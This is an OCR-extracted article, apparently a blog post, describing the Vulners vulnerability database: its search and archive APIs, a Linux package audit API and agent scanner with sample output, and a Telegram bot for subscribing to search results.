
- title
- description
- affectedPackage
- sourceData
- cvelist

Example of API **search/lucene** request for CVE-2014-0160: curl https://vulners.com/api/v3/search/lucene/?query=type:cve%20id:CVE-2014-0160

Answer in JSON:

```
{
```

```
"data": {
  "exactMatch": null,
  "search": [
    {
      "_index": "bulletins",
      "_score": 9.942732,
      "_source": {
        "type": "cve",
        "title": "CVE-2014-0160: OpenSSL heartbeat information disclosure",
        "published": "2014-04-07T18:55:03",
        "objectVersion": "1.0",
        "href":
"https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0160",
        "reporter": "NVD",
        "modified": "2015-10-22T10:19:38",
        "references": [
          "http://www.securitytracker.com/id/1030081",
    "http://public.support
.unisys.com/common/public/vulnerability/NVD_Detail_Rpt.aspx?ID=1",
          "http://advisories.mageia.org/MGASA-2014-0165.html",
        ],
      "description": "OpenSSL could allow a remote attacker to obtain sensitive
information, caused by an error in the TLS/DTLS heartbeat functionality. An at-
tacker could exploit this vulnerability to remotely read system memory contents
without needing to log on to the server. Successful exploitation could allow an at-
```

tacker to retrieve private keys, passwords or other sensitive information.\r\n\r\nThis vulnerability is commonly referred to as \"Heart-bleed\".",

"lastseen": "2016-03-19T07:17:51",

"cvss": {

"vector": "AV:NETWORK/AC:LOW/Au:NONE/C:PARTIAL/I:NONE/A:NONE/",

"score": 5.0

},

"id": "CVE-2014-0160",

"scanner": [],

"bulletinFamily": "NVD"

},

"_id": "CVE-2014-0160",

"_type": "bulletin"

}

]

},

"result": "OK"

}


Vulners' **archive/collection** call provides an easy way to export whole collections of security bulletins.

For example, to download all CVEs you need to

```
wget "https://vulners.com/api/v3/archive/collection/?type=cve" -O cve.zip
```

The result will be cve.zip with cve.json inside.

The same file can be downloaded with GUI at Stats tab.



Moreover, with this API call, you can download security bulletins for a particular OS version:

```
wget  "https://vulners.com/api/v3/archive/distributive/?os=centos&version=6"  -O centos.zip
```

It makes it possible to get the data you won't find anywhere else: the archives of exploits, hackerone history, all CentOS vulnerabilities, etc. This functionality might be useful if you want to make your own tools and data synchronization, if you already use some knowledge base.


No problem if you forgot "type" values. Just enter a nonexistent type, and you get a full list of available values:

https://vulners.com/api/v3/archive/collection/?type=FAKE

"Error": "There is no type 'FAKE' Available collection types:. ['Nessus', 'cve', 'exploitdb', 'xssed', 'zdt', 'hackapp', 'threatpost', 'redhat', 'debian', 'ubuntu', 'cert', 'metasploit', 'freebsd', 'zdi', 'oraclelinux', 'suse', 'centos',' cisco ',' hackerone ',' vulnerlab ',' f5 ',' mozilla ',' ics', 'archlinux', 'ptsecurity', 'rdot', 'erpscan', 'huawei', 'xen', 'openssl', 'opera', 'vmware', 'wpvulndb', 'samba', 'postgresql', 'drupal', 'lenovo', 'msvr', 'paloalto', 'nginx'] "

Linux Vulnerability Audit in Vulners

Since Vulners.com stores formalized security bulletins for all major Linux-distributions, it was a logical decision to make a vulnerability assessment service. It takes information about OS and installed packages and returns a list of vulnerabilities - like regular vulnerability scanners do, but way more effective and for free.




Vulnerability assessment service GUI


Currently, Vulners provides web-interface, which you can use to check your server, API for automation and PoC

of agent for future cloud vulnerability management solutions. The following Linux distributions are supported: RedHat, CentOS, Fedora, Oracle Linux, Ubuntu, Debian.

The graphical interface is available on Audit tab. You can read OS version in `/etc/os-release`, `/etc/centos-release`, and other files specific for operating systems. To get installed packages in rpm-based systems use "`rpm -qa`", for deb-based systems "`dpkg-query -W -f='${Package} ${Version} ${Architecture}\n'`"



CentOS Vulnerability Assessment




List of vulnerabilities

In a similar way, you can work with Audit API. Set the list of installed packages with OS version, and in return, you will get a list of vulnerabilities.

```
curl -H "Accept: application/json" -H "Content-Type: application/json" -X POST -d
'{"os":"centos","package":["pcre-8.32-15.el7.x86_64",
"samba-common-4.2.3-11.el7_2.noarch",
"gnu-free-fonts-common-20120503-8.el7.noarch",
"libreport-centos-2.1.11-32.el7.centos.x86_64", "libacl-2.2.51-12.el7.x86_64",
"sos-3.2-35.el7.centos.noarch" ],"version":"7"}'
https://vulners.com/api/v3/audit/audit/

{

  "result": "OK",

  "data": {

    "reasons": [

      {

        "providedPackage": "sos-3.2-35.el7.centos.noarch",
```


```
        "operator": "lt",
        "bulletinID": "CESA-2016:0188",
        "providedVersion": "0:3.2-35.el7.centos",
        "bulletinPackage": "sos-3.2-35.el7.centos.3.noarch.rpm",
        "bulletinVersion": "3.2-35.el7.centos.3",
        "package": "sos-3.2-35.el7.centos.noarch"
      },
...
    ],
    "vulnerabilities": [
      "CESA-2016:1486",
      "CESA-2016:1025",
      "CESA-2016:0448",
      "CESA-2016:0612",
      "CESA-2016:0188"
    ],
    "cvelist": [
      "CVE-2015-5370",
      "CVE-2015-7560",
      "CVE-2016-2119",
      "CVE-2016-2118",
...
    ],
    "cvss": {
```

```
    "vector": "AV:NETWORK/AC:LOW/Au:NONE/C:PARTIAL/I:PARTIAL/A:COMPLETE/",
    "score": 9.0
  },
  "packages": {
    "pcre-8.32-15.el7.x86_64": {
      "CESA-2016:1025": [
        {
          "providedPackage": "pcre-8.32-15.el7.x86_64",
          "operator": "lt",
          "bulletinID": "CESA-2016:1025",
          "providedVersion": "0:8.32-15.el7",
          "bulletinPackage": "pcre-8.32-15.el7_2.1.x86_64.rpm",
          "bulletinVersion": "8.32-15.el7_2.1",
          "package": "pcre-8.32-15.el7.x86_64"
        }
      ]
    },
...
    }
  }
```


And finally, the PoC agent for future cloud vulnerability management solutions.

Vulners stands for transparency of all its component. Agent was made fully functional. It not only collects data from the system and sends it to a Vulners server for analysis and reporting, but also receives vulnerability data from the server and displays it in the console. The agent-based solution provides the fastest and most reliable vulnerability assessment. You do not need to create any user accounts, allow network connections for scanners



or choose the right time for scanning. At the moment, it's just a Python-script, but in the future, packages for other systems will be available.


```
$ git clone https://github.com/videns/vulners-scanner

$ cd vulners-scanner

$ ./linuxScanner.py



                _

__    ___    _| |_ __    ___ _ __ ___

\ \ / / | | | | '_ \ / _ \ '__/ __|

 \ V /| |_| | | | | |  __/ |  \__ \

  \_/  \__,_|_|_| |_|\___|_|  |___/



_____________________________________

=====================================

Host info - Host machine

OS Name - centos, OS Version - 7

Total found packages: 1026

Vulnerable packages:

    krb5-libs-1.13.2-10.el7.x86_64

        CESA-2016:0532 - 'Moderate krb5 Security Update', cvss.score - 6.8

    openssh-server-6.6.1p1-23.el7_2.x86_64

        CESA-2016:0465 - 'Moderate openssh Security Update', cvss.score - 7.7

    libtdb-1.3.6-2.el7.x86_64

        CESA-2016:0612 - 'Critical ipa Security Update', cvss.score - 0.0

    kernel-tools-3.10.0-327.4.5.el7.x86_64
```

```
        CESA-2016:1033 - 'Important kernel Security Update', cvss.score - 0.0

        CESA-2016:1633 - 'Important kernel Security Update', cvss.score - 4.3

        CESA-2016:0185 - 'Important kernel Security Update', cvss.score - 7.2

        CESA-2016:1539 - 'Important kernel Security Update', cvss.score - 7.2

        CESA-2016:1277 - 'Important kernel Security Update', cvss.score - 7.2

    openssl-libs-1.0.1e-51.el7_2.2.x86_64

        CESA-2016:0301 - 'Important openssl Security Update', cvss.score - 0.0

        CESA-2016:0722 - 'Important openssl Security Update', cvss.score - 10.0

    nss-softokn-3.16.2.3-13.el7_1.x86_64

        CESA-2016:0685 - 'Moderate nss-softokn Security Update', cvss.score - 6.8

...
```

As you can see, a vulnerability analysis of Linux hosts can be done efficiently without expensive vulnerability scanners.

Telegram Bot with subscriptions to query results

In April, Vulners launched a bot for Telegram messenger. It is very simple in use. Send "`/subscribe your_search_query`" message to a bot and get new search results as they would appear on Vulners. Bot understand the same queries, as the web search.



This service can help a security expert to stay informed:

Operation guys can track vulnerabilities in the software they use.

Penetration testers can receive information on practical use of vulnerabilities.

Do you want to view the latest CVEs? No problems:

```
/Subscribe type:cve
```

Do you want to see updates on the exploits?

```
/Subscribe bulletinFamily:exploit
```

